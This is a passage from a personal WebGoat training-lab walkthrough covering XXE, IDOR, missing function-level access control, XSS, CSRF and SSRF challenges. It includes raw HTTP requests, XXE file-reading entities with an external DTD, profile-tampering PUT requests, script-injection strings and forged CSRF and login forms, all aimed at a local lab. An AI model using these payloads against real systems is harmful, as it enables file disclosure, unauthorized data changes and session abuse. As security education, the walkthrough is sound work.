QMRPSQctnYs4bqy55mtIhB7ahNkULWvcWHlJHX5e
Connection: close

<?xml version="1.0" standalone="yes" ?>
  <!DOCTYPE user [
  <!ENTITY root SYSTEM "file:///">
  ]>
  <comment>
    <text>
      &root;something
    </text>
  </comment>
```

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sat, 26 Nov 2022 23:35:37 GMT

{
  "lessonCompleted":true,
  "feedback":
  "Congratulations. You have successfully completed t
  he assignment.",
  "output":null,
  "assignment":"ContentTypeAssignment",
  "attemptWasMade":true
}
```

Challenge 11

- Involves using a server you control and having the victim server pull the DTD file you created, and executing XML from that file
- Create an attack dtd and upload to webwolf.
- Copy the link to the file and modify the comment POST in burp so that it uses the attack file entities
- Then send, you'll get the contents back as a comment on the webgoat page.



```
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
Accept: */*
Content-Type: application/xml
```

attack3.dtd - kali - Visual Studio Code

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY secret_file SYSTEM 'file:///home/kali/.webgoat-8.2.2//XXE/secret.txt'>
```

```
<?xml version="1.0"?>
<!DOCTYPE comment [
<!ENTITY % file SYSTEM
"http://localhost:9090/files/kungpowchikn/attack3.dtd">
%file;
]>
<comment>
  <text>
```

Add a comment

kungpowchikn 2022-11-26, 19:11:51
test3WebGoat 8.0 rocks... (wuHtAWnVXg)

A5 Broken Access Control


Insecure Direct Object References

Challenge 2

Simply login with User: tom and Pass: cat

Challenge 3


- Use burpsuite to find the difference between the raw response, and what is rendered into a webpage.



```
{
  "role":3,
  "color":"yellow",
  "size":"small",
  "name":"Tom Cat",
  "userId":"2342384"
}
```

Challenge 4:

Use the userID numbers from challenge 3 to "guess" a way to access another users data


Burp Suite Community Edition v2022.8.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send Cancel Target
Request Pretty Raw Hex
Response Pretty Raw Hex Render


```
GET /WebGoat/IDOR/profile/2342388 HTTP/1.1
Host: localhost:8080
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
Accept: */*
Content-Type: application/json; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=Gf0n87aIuoeKF7KXBSOaNFI209b1mbr3USqm-F4k;
```

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sun, 04 Dec 2022 08:48:40 GMT

{
  "lessonCompleted":true,
  "feedback":"Well done, you found someone else's profile",
  "output":
  "{role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388}"
  ,
  "assignment":"IDORViewOtherProfile",
  "attemptWasMade":true
}
```

Challenge 5

To change the data of another user, we re-use the userID to select the User. Then:

- Change the GET to POST
- Change the content-type to be application/json;
- Add the new JSON data at the bottom of the REST packet



```
PUT /WebGoat/IDOR/profile/2342388 HTTP/1.1
Host: localhost:8080
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
Accept: */*
Content-Type: application/json; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=Gf0n87aIuoeKF7KXBSOaNFI209b1mbr3USqm-F4k;
WEBWOLFSESSION=tt5BXOCxvOMWvQ6lwdEzcB1NocLMhBf7rSLt3yy5
Content-Length: 85

{
  "role":1,
  "color":"red",
  "size":"large",
  "name":"Buffalo Bill",
  "userId":2342388
}
```

```
HTTP/1.1 200 OK
Connection: keep-alive
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sun, 04 Dec 2022 08:57:26 GMT
Content-Length: 273

{
  "lessonCompleted":true,
  "feedback":
  "Well done, you have modified someone else's profile (as displayed bel
  ow)",
  "output":
  "{role=1, color=red, size=large, name=Buffalo Bill, userId=2342388}",
  "assignment":"IDOREditOtherProfiile",
  "attemptWasMade":true
}
```

Missing Function Level Access Control


Access Controls like preventing XSS with output encoding can be tricky to maintain. One needs to ensure it is enforced properly throughout the entire application.

IDOR Vs Missing Function Level Access Control

Many people consider them to be under the same umbrella. IDOR is more a horizontal or lateral access control issue. Missing function level access control 'exposes functionality'. This is about how functionality can become exposed

Challenge 2


Find the hidden items in the menu's



```
▼<div class="menu-section hidden-menu-item ui
  role="tabpanel" aria-hidden="true" style="di
   ▼<ul>
     ▼<li>
        <a href="/users">Users</a>
      </li>
     ▼<li>
        <a href="/config">Config</a>
      </li> == $0
```

Challenge 3

- Go to http://host:port/Webgoat/users
- Open burpsuite and find that entry in http history
- Change add entry "content-type: application/json"
- Send



```
GET /WebGoat/users HTTP/1.1
Host: localhost:8080
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
content-type: application/json
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=Gf0n87aIuoeKF7KXBSOaNFI209b1mbr3USqm-F4k;
WEBWOLFSESSION=tt5BXOCxvOMWvQ6lwdEzcB1NocLMhBf7rSLt3yy5
Connection: close
```

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sun, 04 Dec 2022 09:35:33 GMT

[
  {
    "username":"csrf-alex",
    "admin":false,
    "userHash":"N4kBC6TAuuguVkInzev4LAos8cs3j62Q8JwT49X5n1U="
  },
  {
    "username":"csrf-alex2",
    "admin":false,
    "userHash":"YC5zLfG7E0fkn4pZxSs7RQ6VhSdlBZHjmgEoP8Bga/Y="
  },
  {
    "username":"csrf-kungpowchikn",
    "admin":false,
    "userHash":"Z/blmUkCFGok6FuMIlV4D8s8v76xU5nQ6fD8RsYVFrY="
  },
  {
    "username":"kungpowchikn",
    "admin":false,
    "userHash":"Hrc3bhT71edb25B4rw7Dzp5NhPY0XqnFBeBR+i9uyp0="
  }
]
```

A7 Cross-Site Scripting (XSS)

Cross Site Scripting


Vulnerability that combines the allowance of HTML/script tags as input that are rendered into a browser without encoding or sanitization. It's the most prevalent and pernicious web application security issue

- There's a simple, and well known defense, however there are still many instances of this on the web.

Challenge 2:

Type in "alert(document.cookie);" in the console of your browsers developer tools Cookies are the same on a different page.

Challenge 7



Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	$0.00
Dynex - Traditional Notebook Case	27.99	1	$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	$0.00
3 - Year Performance Service Plan $1000 and Over	299.99	1	$0.00


Enter your credit card number:	<script>alert("Im a totally legit r
Enter your three digit access code:	111

Purchase

<script>alert("Im a totally legit response")</script>

Challenge 10


- Open the browsers dev tools
- In the JS directory there is a file called GoatRouter.js
- In here there is a testRoute parameter



```
routes: {
    'welcome': 'welcomeRoute',
    'lesson/:name': 'lessonRoute',
    'lesson/:name/:pageNum': 'lessonPageRoute',
    'test/:param': 'testRoute',
    'reportCard': 'reportCard'
},
```

  ○

- This means that test/: calls testRoute. So the parameter is passed to the lesson controller
  - In the URL, whatever appears after test/ gets reflected back to the page so the route is “start.mvc#test/



localhost:8080/WebGoat/start.mvc#test/random


Cross Site Scripting

Still did not find it? Check the GoatRouter.js file. It should be pr

test:random


Challenge 11

- Open a new tab with the route that was given above



```
localhost:8080/WebGoat/start.mvc#test/
```


- Now use the given function and burpsuite to encode it to URL



```
<script>webgoat.customjs.phoneHome()</script>
```

```
'4%3e%77%65%62%67%6f%61%74%2e%63%75%73%74%6f%6d%6a%7
```

- Copy and paste that long string back after the last / in the URL from the first step.
- Answer is returned in the console.



```
phoneHome invoked
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.","output":"phoneHome Response is -1910672134","assignment":"DOMCrossSiteScripting","attemptWasMade":true}
```

A9 Vulnerable Components

Vulnerable Components - I could not Complete the Tasks in this lesson as I don't have the Docker version of WebGoat

Concept: Open source community is maturing and the open source libraries have become prolific in application development.
This is about walking through the difficulties with managing dependent libraries, the risk of not managing those dependencies, and the difficulty in determining if you're at risk.
You need to be aware that:

- Open sources being used is as important as your own custom code.
- Management (or lack thereof) in our open source software component consumption
- Importance of a bill of materials in determining open source component risk.
- Exploit is not always in YOUR code
  - Always use the latest version
    - In webgoat there was an example of a XSS exploit in jquery-ui:1.10.4 that was addressed in jquery-ui:1.12.0

Bill of Materials

- Addresses questions that we should know the answer to:
  - How do we know what open source comps are in our apps?
    - How do we know their versions?
  - How do we define the risk of open source components?
  - How do we discover the risk of open source components?
    - How do we associate a specific risk to a specific version of an open source component?
  - How do we know when a component releases a new version?

    - How do we know if a new vulnerability is found on what was previously a "good" component?
    - How do we know if we are using the authentic version of an open source component?

How do I generate a Bill of Materials

- OWASP Dependency check provides the ability to generate a bill of materials and identify potential security risks.

Security Information Overload

What's important?

- Is my component exploitable?
- Is my component an authentic copy?
    - Do I understand why my component is modified?

License Information Overload

- Projects usually declare a license
    - Like in a metadata file, on the repository page, on website etc.

Summary What to Do:

- Use an OSS bill of materials
    - Use automated tooling
- Baseline open source consumption in your organization
- Develop an open source component risk management strategy to mitigate current risk and reduce future risk.

A8:2013 Request Forgeries


Cross-Site Request Forgeries

Similar to XSS in that the server trusts the site so the server will execute whatever it receives. Here the trust is not on the browser but on the user.

- The server reviews session cookies that are unique to that user's session. That's how it establishes trust
- An attacker needs to exploit this cookie.

Challenge 3

- Copy the HTML form of the "submit" button
- In VIM, paste that form into a new HTML
- Be sure to add the domain name
    - Localhost::8080 infront of the elements action
- Save and then open that HTML in a browser.
- Click that button and voila, you've accessed a page from a new session.



Confirm the flag you should have gotten on the previous pa


```
<form accept-charset="UNKNOWN" id="basic-csrf-get" method="POST" name="form1" target="_blank" successcallback="" action="http://localhost:8080/WebGoat/csrf/basic-get-flag">
        <input name="csrf" type="hidden" value="false">
        <input type="submit" name="submit">

    </form>
~
                                                      1,122         All
```

Congratulations! Appears you made the request from your local machine.


Correct, the flag was 38731

Challenge 4

- Just need to modify the action in the HTML so that it points to http://localhost:<port>/Webgoat/csrf/review




```
<form class="attack-form" accept-charset="UNKNOWN" id="csrf-review" method="POST" name="review-form" suc
cesscallback="" action="localhost:8080/WebGoat/csrf/review">
                                        <input class="form-control" id="reviewText" name="reviewText" placeholde
r="Add a Review" type="text">
                                        <input class="form-control" id="reviewStars" name="stars" type="text">
                                        <input type="hidden" name="validateReq" value="2aa14227b9a13d0bede0388a7
fba9aa9">
                                        <input type="submit" name="submit" value="Submit review">
                                   </form>
```



```
{
  "lessonCompleted" : true,
  "feedback" : "It appears you have submitted correctly from another site. Go reload and see if your post is there.",
  "output" : null,
  "assignment" : "ForgedReviews",
  "attemptWasMade" : true
```

Challenge 7


You need to hide JSON data inside a plaintext post request



```
nctype="text/plain" method="POST" action="http://localhost:8080/WebGoat/csrf/feedback/message">
put name='{"name":"WebGoat","email":"webgoat@webgoat.org","content":"WebGoat is the best!!","ignoreme":"'value=
tton>submit</button>
```

Challenge 8

You need to copy the form once again but this time you login as a csrf user, then use the same "solved!" button to complete the challenge.




```
<form action="http://localhost:8080/WebGoat/login" method="POST" style="width: 200px;">
    <input type="hidden" name="username" value="csrf-kungpowchikn">
    <input type="hidden" name="password" value="123456">
    <button class="btn btn-primary btn-block" type="submit">Sign in</button>
</form>
```

Server-Side Request Forgery

Attackers abuse functionality on the server to read or update internal resources. Attackers can supply or modify a URL which the code running on the server will read or submit data to.

Challenge 2


Modify the URL that requests tom.png to jerry.png using the burpsuite interceptor



```
POST /WebGoat/SSRF/task1 HTTP/1.1
Host: localhost:8080
Content-Length: 20
